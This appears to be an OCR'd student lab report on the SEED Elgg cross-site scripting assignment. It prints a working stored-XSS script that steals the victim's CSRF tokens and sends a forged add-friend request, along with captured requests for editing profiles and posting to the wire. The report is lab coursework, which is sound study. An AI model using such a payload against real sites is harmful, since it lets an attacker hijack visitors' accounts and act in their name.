
CSE406

Assignment 02
CROSS-Site Scripting (XSS) Attack


Task 1: Becoming the Victim's Friend

At first,I logged in as a normal user(such as boby) and sent Samy a friend request to inspect the get method and url. Also to get the id of Samy by inspecting the get request. I put this url in my code for get method. We can see here id of samy is 59



Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
200	GET	www.seed-server.com	add?friend=59&__elgg_ts=1707297322&__elgg_token=Gu5-YU-ig17rVTmRBOY3mw&__	jquery.js:2 (xhr)	json	767 B	386 B	159 ms

```
http://www.seed-server.com/action/friends/add?friend=59&
__elgg_ts=1707297322&__elgg_token=Gu5-YU-ig17rVTmRBOY3mw&
__elgg_ts=1707297323&__elgg_token=sDEJHUto1AVfDF1wXPyAWg
```




```
<script type="text/javascript">
    window.onload = function() {
        /* accessing guid, elgg timestamp, elgg security token of the current user */
        var Ajax = null;
        var ts = '&__elgg_ts='+elgg.security.token.__elgg_ts;
        var token = '&__elgg_token='+elgg.security.token.__elgg_token;
        var userid=elgg.session.user.guid;


        var sendurl = 'http://www.seed-server.com/action/friends/add?friend=59'+ts+token+ts+token;

        /* creating and sending Ajax request to add friend */

            if(userid!=59)
            {
            Ajax = new XMLHttpRequest();
            Ajax.open('GET', sendurl, true);
            Ajax.setRequestHeader('Host', 'www.seed-server.com');
            Ajax.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
            Ajax.send();
            }

    }
</script>

//http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1707288226&__elgg_token=ZN8iJZ7eEQkJHgZMeOYpxg&__elgg_ts=1707288226&__elgg_t
```

I put the above script in description field of samy.


Task 2: Modifying the Victim’s Profile

I inspected how the edit profile works. It generates a Post API. I went through the request body of it. Changed some fields to see how it is taking input. Inspecting that I found out that accesslevel 1 is “Logged in Users” which i need to use. Also got the url to where the post method is performed by hovering on it. I used it in my script.Wrote the content accordingly to that request body of that post method.



Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server...	edit	document	html	3.90 kB	15.95 kB
200	GET	www.seed-server...	boby	document	html	3.95 kB	15.95 kB
200	GET	www.seed-server.com	57small.jpg	img	jpeg	cached	1.65 kB
200	GET	www.seed-server.com	57large.jpg	img	jpeg	cached	8.30 kB
200	GET	www.seed-server...	jquery.js	script	js	cached	0 B
200	GET	www.seed-server...	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server...	require_config.js	script	js	cached	789 B
200	GET	www.seed-server...	require.js	script	js	cached	0 B
200	GET	www.seed-server...	elgg.js	script	js	cached	0 B
200	GET	www.seed-server...	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	en.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	widgets.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	init.js	require.js:127 (script)	js	cached	370 B
200	GET	www.seed-server...	ready.js	require.js:127 (script)	js	cached	123 B
200	GET	www.seed-server...	lightbox.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	topbar.js	require.js:127 (script)	js	cached	175 B
200	GET	www.seed-server...	form.js	require.js:127 (script)	js	cached	1.01 kB

```
POST http://www.seed-server.com/action/profile/edit

Status             302 Found
Version            HTTP/1.1
Transferred        3.90 kB (15.95 kB size)
Referrer Policy    strict-origin-when-cross-origin
Request Priority   Highest
DNS Resolution     System

Response Headers (396 B)                                   Raw
Cache-Control: must-revalidate, no-cache, no-store, private
Connection: Keep-Alive
Content-Length: 402
Content-Type: text/html; charset=UTF-8
Date: Wed, 07 Feb 2024 07:10:23 GMT
expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Location: http://www.seed-server.com/profile/boby
pragma: no-cache
Server: Apache/2.4.41 (Ubuntu)
Vary: User-Agent
Request Headers (627 B)                                    Raw
```




Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server...	edit	document	html	3.82 kB	15.65 kB
200	GET	www.seed-server...	boby	document	html	3.87 kB	15.65 kB
200	GET	www.seed-server...	57large.jpg	img	jpeg	cached	6.95 kB
200	GET	www.seed-server...	jquery.js	script	js	cached	0 B
200	GET	www.seed-server...	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server...	require_config.js	script	js	cached	789 B
200	GET	www.seed-server...	require.js	script	js	cached	0 B
200	GET	www.seed-server...	elgg.js	script	js	cached	0 B
200	GET	www.seed-server...	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	en.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	widgets.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	init.js	require.js:127 (script)	js	cached	370 B
200	GET	www.seed-server...	ready.js	require.js:127 (script)	js	cached	123 B
200	GET	www.seed-server...	lightbox.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	topbar.js	require.js:127 (script)	js	cached	175 B
200	GET	www.seed-server...	form.js	require.js:127 (script)	js	cached	1.01 kB
200	GET	www.seed-server...	reportedcontent.js	require.js:127 (script)	js	cached	0 B

Request payload

```
-----------------------------135825621626092560082915388709
Content-Disposition: form-data; name="__elgg_token"

LthldVKJfKbwQVoZIRd8-w
-----------------------------135825621626092560082915388709
Content-Disposition: form-data; name="__elgg_ts"

1707289991
-----------------------------135825621626092560082915388709
Content-Disposition: form-data; name="name"

Boby
-----------------------------135825621626092560082915388709
Content-Disposition: form-data; name="description"


-----------------------------135825621626092560082915388709
Content-Disposition: form-data; name="accesslevel[description]"

1
-----------------------------135825621626092560082915388709
Content-Disposition: form-data; name="briefdescription"


-----------------------------135825621626092560082915388709
Content-Disposition: form-data; name="accesslevel[briefdescription]"

2
-----------------------------135825621626092560082915388709
```

After executing it,when any other user visits samys profile,his profile will be modified. Like here Alice visited samy's profile. Then her profile looks like this.



Brief description
I am a hacker

Location
abcd

Interests
Hacking

Skills
Hacking

Contact email
1905053@ugrad.cse.buet.ac.bd

Telephone
123456789

Mobile phone
123456789


Website
http://abcd.com

Twitter username
abcd

About me
1905053

Task 3:   Posting on the Wire on Behalf of the Victim

At First,I posted a trial wire from boby's profile. Inpected it. Got the url. Used in in my script.And Write the content accordingly to that request body of that post method.




By Alice just now

this is a trial

Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server.com	add	document	html	4.77 kB	21.54 kB
200	GET	www.seed-server.com	alice	document	html	4.81 kB	21.54 kB
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B
200	GET	www.seed-server.com	require.js	script	js	cached	0 B
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B
200	GET	www.seed-server.com	favicon-128.png	FaviconLoader.sys.mjs:176 (img)	png	cached	4.33 kB
200	GET	www.seed-server.com	favicon.svg	FaviconLoader.sys.mjs:176 (img)	svg	3.73 kB	6.50 kB
200	GET	www.seed-server.com	sprintf.js	require.js:127 (script)	js	cached	0 B

http://www.seed-server.com/action/thewire/add



By Alice just now

this is a trial


Status	Meth...	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-...	add	document	html	4.77 kB	21.5...
200	GET	www.seed-...	alice	document	html	4.81 kB	21.5...
200	GET	www.seed-...	jquery.js	script	js	cached	0 B
200	GET	www.seed-...	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-...	require_config.js	script	js	cached	789 B
200	GET	www.seed-...	require.js	script	js	cached	0 B
200	GET	www.seed-...	elgg.js	script	js	cached	0 B
200	GET	www.seed-...	favicon-128.png	FaviconLoader...	png	cached	4.33 ...
200	GET	www.seed-...	favicon.svg	FaviconLoader...	svg	3.73 kB	6.50 ...
200	GET	www.seed-...	sprintf.js	require.js:127 ...	js	cached	0 B
200	GET	www.seed-...	en.js	require.js:127 ...	js	cached	0 B
200	GET	www.seed-...	weakmap-polyfill.js	require.js:127 ...	js	cached	0 B
200	GET	www.seed-...	formdata-polyfill.js	require.js:127 ...	js	cached	0 B

Request payload

```
-----------------------------374632658933534537031770062829
Content-Disposition: form-data; name="__elgg_token"

_XFJTVBePQhUojX1BQwugA
-----------------------------374632658933534537031770062829
Content-Disposition: form-data; name="__elgg_ts"

1707295687
-----------------------------374632658933534537031770062829
Content-Disposition: form-data; name="body"

this is a trial
-----------------------------374632658933534537031770062829--
```

